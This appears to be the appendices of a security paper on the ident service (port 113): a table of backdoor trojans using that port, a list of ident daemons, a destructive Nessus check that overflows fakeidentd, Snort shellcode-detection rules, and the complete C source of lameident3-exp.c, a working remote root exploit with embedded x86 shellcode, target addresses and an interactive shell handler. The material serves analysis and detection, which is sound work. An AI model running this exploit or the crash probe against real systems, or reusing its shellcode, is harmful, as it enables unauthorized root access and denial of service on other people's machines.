Gibbon	BKDR_DERS.C	Windows	231,936 Bytes (8,704 Bytes, UPX-compressed)	Aug. 30, 2001	Backdoor program.
Taskman	RC/Randy Troj/Narnar	Windows	48,939 bytes	Apr. 11 2000	This is a memory resident Internet Trojan. While this Trojan is running on a system, it will attempt to connect to the IRC server "ircweight-1.pool.dal.net" (a.k.a. "irc.dal.net"). This is an attempt at notification of the open and available remote access port installation.
TROJ_KAZIMAS	KAZIMAS, TROJ_KAZIMAS.A, TROJ_KAZIMAS.B	DOS	7504 bytes	May. 11, 1999	The virus program automatically logs you on and welcomes you to the #Chat2K channel with userid=kazimas at port=113.
BKDR_GRASKET.A		Windows	380,989 Bytes	Nov. 13, 2002	Backdoor program
BKDR_SHIVER.A		Windows	69,632 Bytes	May. 25, 2001	The server program of this backdoor malware opens a TCP port 113 where it waits for commands to execute on the infected system upon execution, and the infected system is connected to an Internet Relay Chat (IRC) channel, the server program enables the user of the client program access to the infected system. The client program can then set the properties of the infected user. The client program can also send messages and execute IRC commands on the infected system. The server program stays resident in memory and then sets itself as a process. In the Task Manager, it appears as the process, "InternetSpeed". Thereafter, it listens to a port 113 where it waits for commands to execute form the user of the client component.

Appendix C: List of Ident Applications

	Description	Source
cident	The Cryptographic Identification Protocol (a.k.a., "cident", a.k.a., "the Cryptographic Ident Protocol") provides a means to determine the identity of a user of a particular TCP connection. It uses a challenge/response system with digital signatures to identify and authenticate the users identity. The Server returns a character string, which identifies the owner of that connection on the server's system, and a digital signature proving that user is whom he/she claims.	www.stanford.edu/group/itss-ccs/project/web-sec/cidenttxt
didentd	didentd is a modular RFC 1423 (identd) server for FreeBSD and Linux written with security in mind. The Server normally runs chrooted under /proc/net on an unprivileged user id (UID). Normally didentd does not send a username but an encrypted audit token to the client. This token contains all information about the requested connection: userid owning the connection, source ip: port, destination ip: port, a timestamp. If a remote administrator has a complaint about something from your machine, he/she can send this audit token back to you, you can pipe it through didentd-decrypt and find out which user did the connection. didentd-decrypt outputs all the information from the audit token. Therefore, you can have the benefit of ident without revealing internal information from your system. There is also didentd-name which is a server returning the username of the uid owning the requested connection. This is the classic ident approach. didentd-static is a server, which delivers a fixed reply defined by the administrator to every request.	http://c0re.jp/c0de/didentd/
Fakeidentd	Fakeidentd is a tool that replies with a standard answer to all incoming identd requests on a host, making it nearly perfect for a masquerading router	http://hangout.de/fakeidentd/index.html
Ident2	This ident daemon runs as either: a standalone daemon or as a child of inetd. Replies of your choice are generated through a .ident file in the users home directory. The presence of a .noident in the users home directory will prevent an ident lookup from being conducted. The server can also send random replies to all requests. This simplifies the problem of using IRC through a NATD network.	http://michael.bacarella.com/?p=projects#ident2
oidentd	oidentd is an ident (RFC 1413 compliant) daemon that runs on Linux, FreeBSD, OpenBSD and Solaris. oidentd can handle IP masqueraded/NAT connections on Linux, FreeBSD (ipf only) and OpenBSD. oidentd has a flexible mechanism for specifying ident responses. Users can be granted permission to specify their own ident responses. Responses can be specified according to host and port pairs."	http://ojnk.sourceforge.net/
Pidentd	Description This is a program that implements the RFC 1413 identification server. It was very much inspired by Dan Bernstein's original 'authd' (but unlike that program doesn't use 'netstat' to get some of the information) It uses the kernel information directly. (And is due to that fact is a lot faster). Dan has now written another version of the 'authd' daemon that uses his 'kstuff' to read the kernel information. Unlike that daemon, this will use only normally available kernel access functions (and is due to that more limited in the different machines it support). Please note that this daemon used to be called pauthd but has changed name to better reflect what it does (and to conform to the new RFC).	ftp://ftp.lysator.liu.se/pub/ident/servers/
qident	A small program to query an ident protocol server (RFC 1413).Uses the `libident' library.	http://www.netbsd.org/~ad/qident/
slidentd	slidentd is a minimal ident (RFC 1413) daemon which runs from inetd, xinetd, or tcpserver. It is similar in purpose to Pidentd, which is installed with most Linux systems, however its design goals are somewhat different. It was written because the author wanted a very small, simple daemon that would not give out any sensitive information (such as usernames). In this regard it is not RFC compliant (RFC 1413 requires the daemon to be insecure by default with secure settings as an add on)	http://www.uncarved.com/slidentd/
Note:	**FreeBSD's inetd has a built-in ident service which can also generate bogus responses**	

Appendix D: Nessus fakeidentd NASL plug-in

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
# It's largely based on lameident3-exp.c by
# sloth@nopninjas.com - http://www.nopninjas.com
#
# This problem was originally found by Jedi/Sector One (j@pureftpd.org)
#
#   Script   audit   and   contributions   from   Carmichael   Security
<http://www.carmichaelsecurity.com>
#      Erik Anderson <eanders@carmichaelsecurity.com>
#      Added BugtraqID and additional information reference link
#
#
# See the Nessus Scripts License for details
#

if(description)
{
 script_id(11054);

 script_version ("$Revision: 1.3 $");
 script_bugtraq_id(5351);

 name["english"] = "fakeidentd overflow";
 script_name(english:name["english"], francais:name["francais"]);

 desc["english"] = "
fakeidentd is a minimal identd server that always replies to
requests with a fixed username.

There is a buffer overflow in some versions of this program
that allow an attacker to execute arbitrary code on this server.

Solution : disable this service if you do not use it, or upgrade
(see http://software.freshmeat.net/projects/fakeidentd/)

Additional Info : http://online.securityfocus.com/archive/1/284953

Risk factor : High";


 script_description(english:desc["english"], francais:desc["francais"]);

 summary["english"] = "crashes the remote identd";
 summary["francais"] = "plantes le identd distant";
 script_summary(english:summary["english"],
francais:summary["francais"]);

 script_category(ACT_DESTRUCTIVE_ATTACK);


 script_copyright(english:"This  script  is  Copyright  (C)  2002  Renaud
Deraison",
            francais:"Ce   script   est   Copyright   (C)   2002   Renaud
Deraison");
 family["english"] = "Gain root remotely";
 family["francais"] = "Passer root ? distance";
 script_family(english:family["english"], francais:family["francais"]);
 script_dependencie("find_service.nes");
 script_require_ports("Services/auth", 113);
 exit(0);
}
```

```
#
# The script code starts here
#

port = get_kb_item("Services/auth");
if(!port) port = 113;
if(!get_port_state(port))exit(0);

soc = open_sock_tcp(port);
if(soc)
{
 send(socket:soc, data:string(crap(32), "\r\n"));
 r = recv(socket:soc, length:4096);
 close(soc);
 if(!r)exit(0);
}
else exit(0);


soc = open_sock_tcp(port);
if(soc)
{

 #
 # Due to the nature of the bug, we can't just send crap and hope
 # the remote service will crash....
 #
 #
 send(socket:soc, data:crap(19));
 deux = raw_string(0x41, 0xEB, 0xEF, 0xFA, 0xB7);
 send(socket:soc, data:deux);
 data = crap(data:raw_string(0xFF), length:19);
 for(i=0;i<6000;i=i+1)
 {
  send(socket:soc, data:data);
 }

 close(soc);


 soc2 = open_sock_tcp(port);
 send(socket:soc2, data:crap(19));
 deux = raw_string(0x41, 0x5B, 0xFF, 0xFF, 0xFF);
 send(socket:soc2, data:deux);
 trois = raw_string(0xFF, 0xFF, 0xFF, 0xFF);
 send(socket:soc2, data:trois);

 close(soc2);

 soc2 = open_sock_tcp(port);
 send(socket:soc2, data:string("1234, 1234\n"));
 r = recv(socket:soc2, length:4096);
 close(soc2);

 soc3 = open_sock_tcp(port);
 if(!soc3)security_hole(port);

}
```

Appendix E: SNORT shellcode.rules

```
# (C) Copyright 2001,2002, Martin Roesch, Brian Caswell, et al.
#    All rights reserved.
# $Id$
# ---------------
# SHELLCODE RULES
# ---------------
# These signatures are based on shellcode that is common among multiple
# publicly available exploits.
#
# Because these signatures check ALL traffic for shellcode, these
signatures
# are disabled by default.  There is a LARGE performance hit by enabling
# these signatures.
#
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
sparc setuid 0";
content: "|82102017 91d02008|"; reference:arachnids,282;
classtype:system-call-detect; sid:647; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 setgid 0";
content: "|b0b5 cd80|"; reference:arachnids,284; classtype:system-call-
detect; sid:649; rev:5;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 setuid 0";
content: "|b017 cd80|"; reference:arachnids,436; classtype:system-call-
detect; sid:650; rev:5;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
SGI NOOP";
content:"|03e0 f825 03e0 f825 03e0 f825 03e0 f825|";
reference:arachnids,356; classtype:shellcode-detect; sid:638; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
SGI NOOP";
content:"|240f 1234 240f 1234 240f 1234 240f 1234|";
reference:arachnids,357; classtype:shellcode-detect; sid:639; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
aix NOOP";
content:"|4fff fb82 4fff fb82 4fff fb82 4fff fb82|";
classtype:shellcode-detect; sid:640; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
digital unix NOOP";
content:"|47 ff 04 1f 47 ff 04 1f 47 ff 04 1f 47 ff 04 1f|";
reference:arachnids,352; classtype:shellcode-detect; sid:641; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
hpux NOOP";
content:"|0821 0280 0821 0280 0821 0280 0821 0280|";
reference:arachnids,358; classtype:shellcode-detect; sid:642; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
hpux NOOP";
content:"|0b39 0280 0b39 0280 0b39 0280 0b39
0280|";reference:arachnids,359; classtype:shellcode-detect; sid:643;
rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
sparc NOOP";
```

```
content:"|13c0 1ca6 13c0 1ca6 13c0 1ca6 13c0 1ca6|";
reference:arachnids,345; classtype:shellcode-detect; sid:644; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
sparc NOOP";
content:"|801c 4011 801c 4011 801c 4011 801c 4011|";
reference:arachnids,353; classtype:shellcode-detect; sid:645; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
sparc NOOP";
content:"|a61c c013 a61c c013 a61c c013 a61c c013|";
reference:arachnids,355; classtype:shellcode-detect; sid:646; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 NOOP";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 stealth NOOP";
content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291;
classtype:shellcode-detect; sid:651; rev:5;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 unicode NOOP";
content: "|9000900090009000|"; classtype:shellcode-detect; sid:653;
rev:5;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
linux shellcode";
content:"|90 90 90 e8 c0 ff ff ff|/bin/sh";  reference:arachnids,343;
classtype:shellcode-detect; sid:652; rev:5;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 inc ebx NOOP";
content:"|43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43
43 43 43|"; classtype:shellcode-detect; sid:1390; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 NOOP";
content:"|61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
61|"; classtype:shellcode-detect; sid:1394; rev:3;)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE
x86 EB OC NOOP";
content:"|EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C|";
classtype:shellcode-detect; sid:1424; rev:4;)
```

Appendix F: lameident3.exp.c source code

```
/* lameident3-exp.c - sloth@nopninjas.com - http://www.nopninjas.com
 *   this should work for most Linux distributions without needing
 *   any modifications
 *
 * fakeidentd exploit 3rd revision.
 * v1.4 http://software.freshmeat.net/projects/fakeidentd/
 * v1.2 http://hangout.de/fakeidentd/
 *
 * vuln found by Jedi/Sector One
 * Other people who worked on the same bug and shared ideas:
 *   Charles "core" Stevenson, Solar Eclipse
 *
 * 7/25/02
 *
 * Collaborative effort via the [0dd] list. Thanks to Charles Stevenson
for
 * running it.
 *
 * 0dd, irc.pulltheplug.com, b0red
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#define     ALIGN 1   /* you probably dont need to touch this */
#define IDENTPORT 113
#define     USLEEP 200 /* delays the send()'s to avoid "broken pipe"
errors */

#ifdef DEBUG
  #define DUPFD "\x04"
#else
  #define DUPFD "\x02"
#endif

/* dup() shellcode from Charles Stevenson <core@bokeoa.com> */
char lnx86_dupshell[]=
  "\x31\xc9\xf7\xe1\x51\x5b\xb0\xa4\xcd\x80\x31\xc9\x6a" DUPFD
  "\x5b\x6a\x3f\x58\xcd\x80\x41\x6a\x3f\x58\xcd\x80\x41\x6a\x3f"
  "\x58\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31"
  "\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

struct Targets {
  char *name;
  long baseaddr;
  char *shellcode;
};

struct Targets target[] = {
  { "  gcc-2.91.66  x86\n"
    "    * Slackware 7.1\n"
    "    *    RedHat 6.2\n",
    0x0804b0a0, lnx86_dupshell },
  { "  gcc-2.95.3/4 x86\n"
```

```
    "    * Slackware 8.1\n"
    "    *    Debian 3.0\n",
    0x0804a260, lnx86_dupshell },
  { (char *)0, 0, (char *)0 }
};

void sh(int sockfd);
int max(int x, int y);

void fail(char *reason) {
  printf("exploit failed: %s\n", reason);
  exit(-1);
}

long resolve(char *host) {
  struct in_addr ip;
  struct hostent *he;

  if((ip.s_addr = inet_addr(host)) == -1) {
    if(!(he = gethostbyname(host)))
      return(-1);
    else
      memcpy(&ip.s_addr, he->h_addr, 4);
  }
  return(ip.s_addr);
}

int make_connect(struct in_addr host) {
  int s;
  struct sockaddr_in sin;

  memset(&sin, 0, sizeof(sin));
  sin.sin_family        = AF_INET;
  sin.sin_port          = htons(IDENTPORT);
  sin.sin_addr.s_addr   = host.s_addr;

  if((s = socket(AF_INET, SOCK_STREAM, 0)) <= 0)
    fail("could not create socket");

  if(connect(s, (struct sockaddr *)&sin, sizeof(sin)) < 0)
    fail("could not connect\n");

  return(s);
}

int main(int argc, char *argv[]) {
  int s, a, uwait = USLEEP, nops = 500;
  long baseaddr;
  long shelladdr = 0xbfffa090;
  long pointaddr = 0;
  char buf1[2020], buf2[32], *p, *shellcode;
  struct in_addr host;

  printf("lameident3-exp.c by sloth @ b0red\n");

  if(argc<3) {
    printf("usage:  ./lameident3-exp  <target>  <host>  <send  delay  in
ms>\n");
    for(a=0;target[a].baseaddr;a++)
      printf("  %d: %x %s", a, target[a].baseaddr, target[a].name);
    exit(-1);
  }

  for(a=0;a<atoi(argv[1]);a++)
```

```
    if(!target[a].baseaddr)
      fail("invalid target");

  baseaddr  = target[a].baseaddr;
  shellcode = target[a].shellcode;
  if(argv[3]) uwait = atoi(argv[3]);

  if((host.s_addr = resolve(argv[2])) == -1)
    fail("invalid host");

  memset(buf1, 0, sizeof(buf1));
  memset(buf1, 0x90, sizeof(buf1)-strlen(shellcode)-1);
  memcpy(&buf1[(sizeof(buf1)-strlen(shellcode)-
1)],shellcode,strlen(shellcode));

  s = make_connect(host);

  send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
  usleep(uwait);

  memset(buf2, 0, sizeof(buf2));
  buf2[0] = 'A';
  *(long *)&buf2[1] = shelladdr - baseaddr - 5;

  send(s, buf2, 5, 0);
  usleep(uwait);

  p = buf1;
  printf("Writing  shellcode:  %d  bytes  to  0x%x...\n",  strlen(buf1),
shelladdr);

  for(a=0;a<=strlen(buf1), *p;) {

    if((a = send(s, p, strlen(p) > 19 ? 19 : strlen(p), 0)) == -1)
      fail("write error");

    p += a;
    usleep(uwait);

  }

  close(s);
  usleep(100);


  s = make_connect(host);

  send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
  usleep(uwait);

  memset(buf2, 0, sizeof(buf2));
  buf2[0] = 'A';
  *(long *)&buf2[1] = shelladdr - baseaddr + strlen(buf1) + 20 - 5;

  send(s, buf2, 5, 0);
  usleep(uwait);

  p = buf1;
  pointaddr = shelladdr + strlen(buf1) + 20;
  printf("Writing pointers to 0x%x\n", pointaddr);

  memset(buf1, 0, sizeof(buf1));
  for(a=0;a<=512;a += 4)
    *(long *)&buf1[a] = shelladdr + 500;
```

```
  for(a=0;a<=strlen(buf1), *p;) {

    if((a = send(s, p, strlen(p) > 19 ? 19 : strlen(p), 0)) == -1)
      fail("write error");

    p += a;
    usleep(uwait);

  }

  close(s);
  usleep(uwait);


  s = make_connect(host);

  send(s, "AAAAAAAAAAAAAAAAAAA", 19, 0);
  usleep(uwait);

  memset(buf2, 0, sizeof(buf2));
  buf2[0] = 'A';
  *(long *)&buf2[1] = 0xffffffff - 0x9f - 5;

  send(s, buf2, 5, 0);
  usleep(uwait);

  memset(buf2, 0, sizeof(buf2));
  *(long *)&buf2[0] = pointaddr + 200 + ALIGN;

  send(s, buf2, 4, 0);

  close(s);
  usleep(uwait);


  s = make_connect(host);

  send(s, "1234, 1234\n", 11, 0);
  usleep(uwait);

  printf("here comes the root shell!\n");
  sh(s);

  close(s);
}

/* mixters */
int max(int x, int y) {
  if(x > y)
    return(x);
  return(y);
}

/* mixters sh() */
void sh(int sockfd) {
  char snd[1024], rcv[1024];
  fd_set rset;
  int maxfd, n;

  strcpy(snd, "uname -a; pwd; id;\n");
  write(sockfd, snd, strlen(snd));

  for(;;) {
```

```
    FD_SET(fileno(stdin), &rset);
    FD_SET(sockfd, &rset);
    maxfd = max(fileno(stdin), sockfd) + 1;
    select(maxfd, &rset, NULL, NULL, NULL);
    if(FD_ISSET(fileno(stdin), &rset)){
      bzero(snd, sizeof(snd));
      fgets(snd, sizeof(snd)-2, stdin);
      write(sockfd, snd, strlen(snd));
    }
    if(FD_ISSET(sockfd, &rset)){
      bzero(rcv, sizeof(rcv));
      if((n = read(sockfd, rcv, sizeof(rcv))) == 0){
        printf("EOF.\n");
        exit(0);
      }
      if(n < 0)
        fail("could not spawn shell");
      fputs(rcv, stdout);
    }
  }
}
```